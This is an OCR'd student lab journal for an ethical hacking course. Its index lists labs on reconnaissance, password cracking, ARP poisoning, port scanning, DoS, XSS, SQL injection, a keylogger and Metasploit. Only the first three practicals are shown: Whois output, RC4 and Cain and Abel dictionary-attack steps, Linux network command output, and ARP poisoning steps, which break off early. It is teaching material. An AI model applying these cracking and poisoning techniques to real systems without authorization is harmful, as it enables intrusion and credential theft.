INDEX

SR.NO	PRACTICAL NAME	PRACTICAL DATE	TEACHER'S SIGNATURE
1	**Google and Whois Reconnaissance** • Use Google search techniques to gather information about a specific target or organization. • Utilize advanced search operators to refine search results and access hidden information. • Perform Whois lookups to retrieve domain registration information and gather details about the target's infrastructure.		
2	**Password Encryption and Cracking with CrypTool and Cain and Abel** • Password Encryption and Decryption: Use CrypTool to encrypt passwords using the RC4 algorithm. Decrypt the encrypted passwords and verify the original values. • Password Cracking and Wireless Network Password Decoding: Use Cain and Abel to perform a dictionary attack on Windows account passwords. Decode wireless network passwords using Cain and Abel's capabilities.		
3	**Linux Network Analysis and ARP Poisoning** • Linux Network Analysis: Execute the ifconfig command to retrieve network interface information. Use the ping command to test network connectivity and analyze the output. Analyze the netstat command output to view active network connections.		


	Perform a traceroute to trace the route packets take to reach a target host. **• ARP Poisoning:** **Use ARP poisoning techniques to redirect network traffic on a Windows system.** **Analyze the effects of ARP poisoning on network communication and security.**		
4	**Port Scanning with NMap** **• Use NMap to perform an ACK scan to determine if a port is filtered, unfiltered, or open.** **• Perform SYN, FIN, NULL, and XMAS scans to identify open ports and their characteristics.** **• Analyze the scan results to gather information about the target system's network services.**		
5	**Network Traffic Capture and DoS Attack with Wireshark and Nemesy** **• Network Traffic Capture:** **Use Wireshark to capture network traffic on a specific network interface.** **Analyze the captured packets to extract relevant information and identify potential security issues.** **• Denial of Service (DoS) Attack:** **Use Nemesy to launch a DoS attack against a target system or network.** **Observe the impact of the attack on the target's availability and performance.**		


6	**Persistent Cross-Site Scripting Attack** • Set up a vulnerable web application that is susceptible to persistent XSS attacks. • Craft a malicious script to exploit the XSS vulnerability and execute arbitrary code.		
	• Observe the consequences of the attack and understand the potential risks associated with XSS vulnerabilities.		
7	**Session Impersonation with Firefox and Tamper Data** • Install and configure the Tamper Data add-on in Firefox. • Intercept and modify HTTP requests to impersonate a user's session. • Understand the impact of session impersonation and the importance of session management.		
8	**SQL Injection Attack** • Identify a web application vulnerable to SQL injection. • Craft and execute SQL injection queries to exploit the vulnerability. • Extract sensitive information or manipulate the database through the SQL injection attack.		
9	**Creating a Keylogger with Python** • Write a Python script that captures and logs keystrokes from a target system. • Execute the keylogger script and observe the logged keystrokes. • Understand the potential security risks associated with keyloggers and the importance of protecting against them.		

10	**Exploiting with Metasploit (Kali Linux)** • **Identify a vulnerable system and exploit it using Metasploit modules.** • **Gain unauthorized access to the target system and execute commands or extract information.** • **Understand the ethical considerations and legal implications of using Metasploit for penetration testing.**		

Practical-1

Aim: Use Google and Whois for Reconnaissance





```
Domain Name: google.com
Registry Domain ID: 2138514_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.markmonitor.com
Registrar URL: http://www.markmonitor.com
Updated Date: 2019-09-09T15:39:04+00:00
        2019-09-09
Creation Date: 1997-09-15T07:00:00+00:00
        1997-09-15
Registrar Registration Expiration Date: 2028-09-13T07:00:00+00:00
        2028-09-14
Registrar: MarkMonitor, Inc.
        MarkMonitor Inc.
Sponsoring Registrar IANA ID: 292
Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
Registrar Abuse Contact Phone: +1.2086851750
Status:
        clientDeleteProhibited
        clientTransferProhibited
        clientUpdateProhibited
        serverDeleteProhibited
        serverTransferProhibited
        serverUpdateProhibited
Registry Registrant ID:
Registrant Name:
Registrant Organization: Google LLC
Registrant Street:
Registrant City:
Registrant State/Province: CA
Registrant Postal Code:
Registrant Country: US
Registrant Phone:
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: REDACTED FOR PRIVACY (DT)
Registry Admin ID:
Admin Name:
Admin Organization: Google LLC
Admin Street:
Admin City:
Admin State/Province: CA
Admin Postal Code:
Admin Country: US
Admin Phone:
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
```

Available TLDs

General TLDs | Country TLDs

The following domains are available through our preferred partners. Select domains below for more information. (3rd party site)

- Taken domain.
- Available domain.
- Deleted previously owned domain.

Google.com	View Whois
Google.net	View Whois
Google.org	View Whois
Google.info	View Whois
Google.biz	View Whois
Google.us	View Whois

Practical-2

Aim:


a) Use CrypTool to encrypt and decrypt passwords using RC4 algorithm

b) Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords.

Steps:


1. Install CrypTool from https://www.cryptool.org/en/ct1-downloads.

2. Plain Text



3. To Encrypt Click on Encrypt/Decrypt > Symmetric(modern) > RC4

4. Click the number of bits



5. Click Encrypt


6. To Decrypt Again click on Encrypt/Decrypt > Symmetric(modern) > RC4

7. Click the number of bits.

8. Click Decrypt


b) Use Cain and Abel for cracking Windows account password using dictionary attack and to decode wireless network password.

1. Open the software, click on Cracker tab >> Hash Calculator tool as shown in the image.




2. A dialogue box appears after clicking on hash calculator,


Add the text >> Calculate hash code >> Copy MD5 hash value




3. Click on MD5 Hashes>> Add list>>Paste Hash Value.


4. Click on hash code right click,Dictionary Attack>>Add to list>>Start






Match Found: Match not Found:







Practical-3

Aim: a) Run and analyze the output of following commands in Linux –ifconfig, ping, netstat, traceroute.

b) Perform ARP Poisoning in Windows

a) Linux Commands:

1. ifconfig

```
Terminal
File  Edit  View  Search  Terminal  Help
rdnc@ubuntu:~$ ifconfig
ens33     Link encap:Ethernet  HWaddr 00:0c:29:c7:a3:e4
          inet addr:192.168.9.171  Bcast:192.168.9.255  Mask:255.255.255.0
          inet6 addr: fe80::6d4e:f9a8:c0f9:79b8/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3488 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1673 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4631817 (4.6 MB)  TX bytes:123203 (123.2 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:39 errors:0 dropped:0 overruns:0 frame:0
          TX packets:39 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:3034 (3.0 KB)  TX bytes:3034 (3.0 KB)
```

2. netstat

```
rdnc@ubuntu:~$ netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 192.168.9.171:59974     yukinko.canonical.:http ESTABLISHED
tcp        1      0 192.168.9.171:37846     economy.canonical.:http CLOSE_WAIT
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ]         DGRAM                    17068    /run/user/1000/systemd/notify
unix  2      [ ]         DGRAM                    14783    /run/user/108/systemd/notify
unix  17     [ ]         DGRAM                    10587    /run/systemd/journal/dev-log
unix  8      [ ]         DGRAM                    10598    /run/systemd/journal/socket
unix  2      [ ]         DGRAM                    10678    /run/systemd/journal/syslog
unix  3      [ ]         DGRAM                    10581    /run/systemd/notify
unix  3      [ ]         STREAM     CONNECTED     18893
unix  3      [ ]         STREAM     CONNECTED     18521
unix  3      [ ]         STREAM     CONNECTED     14486
unix  3      [ ]         STREAM     CONNECTED     13391    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     19678    @/tmp/.X11-unix/X0
unix  3      [ ]         STREAM     CONNECTED     17336
unix  3      [ ]         STREAM     CONNECTED     18079    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     18065
unix  3      [ ]         STREAM     CONNECTED     15493
```

3. Ping

```
rdnc@ubuntu:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=123 time=3.71 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=123 time=102 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=123 time=4.72 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=123 time=2.31 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=123 time=3.71 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=123 time=3.33 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=123 time=3.02 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=123 time=3.32 ms
64 bytes from 8.8.8.8: icmp_seq=9 ttl=123 time=2.69 ms
64 bytes from 8.8.8.8: icmp_seq=10 ttl=123 time=2.02 ms
64 bytes from 8.8.8.8: icmp_seq=11 ttl=123 time=3.10 ms
64 bytes from 8.8.8.8: icmp_seq=12 ttl=123 time=2.16 ms
64 bytes from 8.8.8.8: icmp_seq=13 ttl=123 time=2.77 ms
64 bytes from 8.8.8.8: icmp_seq=14 ttl=123 time=2.45 ms
64 bytes from 8.8.8.8: icmp_seq=15 ttl=123 time=2.83 ms
64 bytes from 8.8.8.8: icmp_seq=16 ttl=123 time=2.54 ms
64 bytes from 8.8.8.8: icmp_seq=17 ttl=123 time=3.20 ms
64 bytes from 8.8.8.8: icmp_seq=18 ttl=123 time=1.99 ms
64 bytes from 8.8.8.8: icmp_seq=19 ttl=123 time=3.11 ms
64 bytes from 8.8.8.8: icmp_seq=20 ttl=123 time=2.68 ms
```

4. Traceroute

```
rdnc@ubuntu:~$ traceroute 8.8.8.8
traceroute to 8.8.8.8 (8.8.8.8), 64 hops max
  1   192.168.9.1  1.080ms  0.477ms  0.535ms
  2   103.250.39.70  2.733ms  2.395ms  1.871ms
  3   103.250.39.65  2.242ms  2.505ms  1.502ms
  4   103.250.39.254  6.182ms  1.700ms  2.019ms
  5   103.250.39.253  2.605ms  2.386ms  2.014ms
  6   103.250.39.250  1.949ms  2.738ms  2.297ms
  7   108.170.248.177  4.742ms  3.058ms  2.420ms
  8   108.170.238.129  3.718ms  3.787ms  4.068ms
  9   8.8.8.8  3.282ms  2.008ms  2.391ms
```


b)


ARP Poisoning

Steps:


1. Click on Sniffer tab.

2. Click on Start/Stop Sniffer and give range values and click okay.






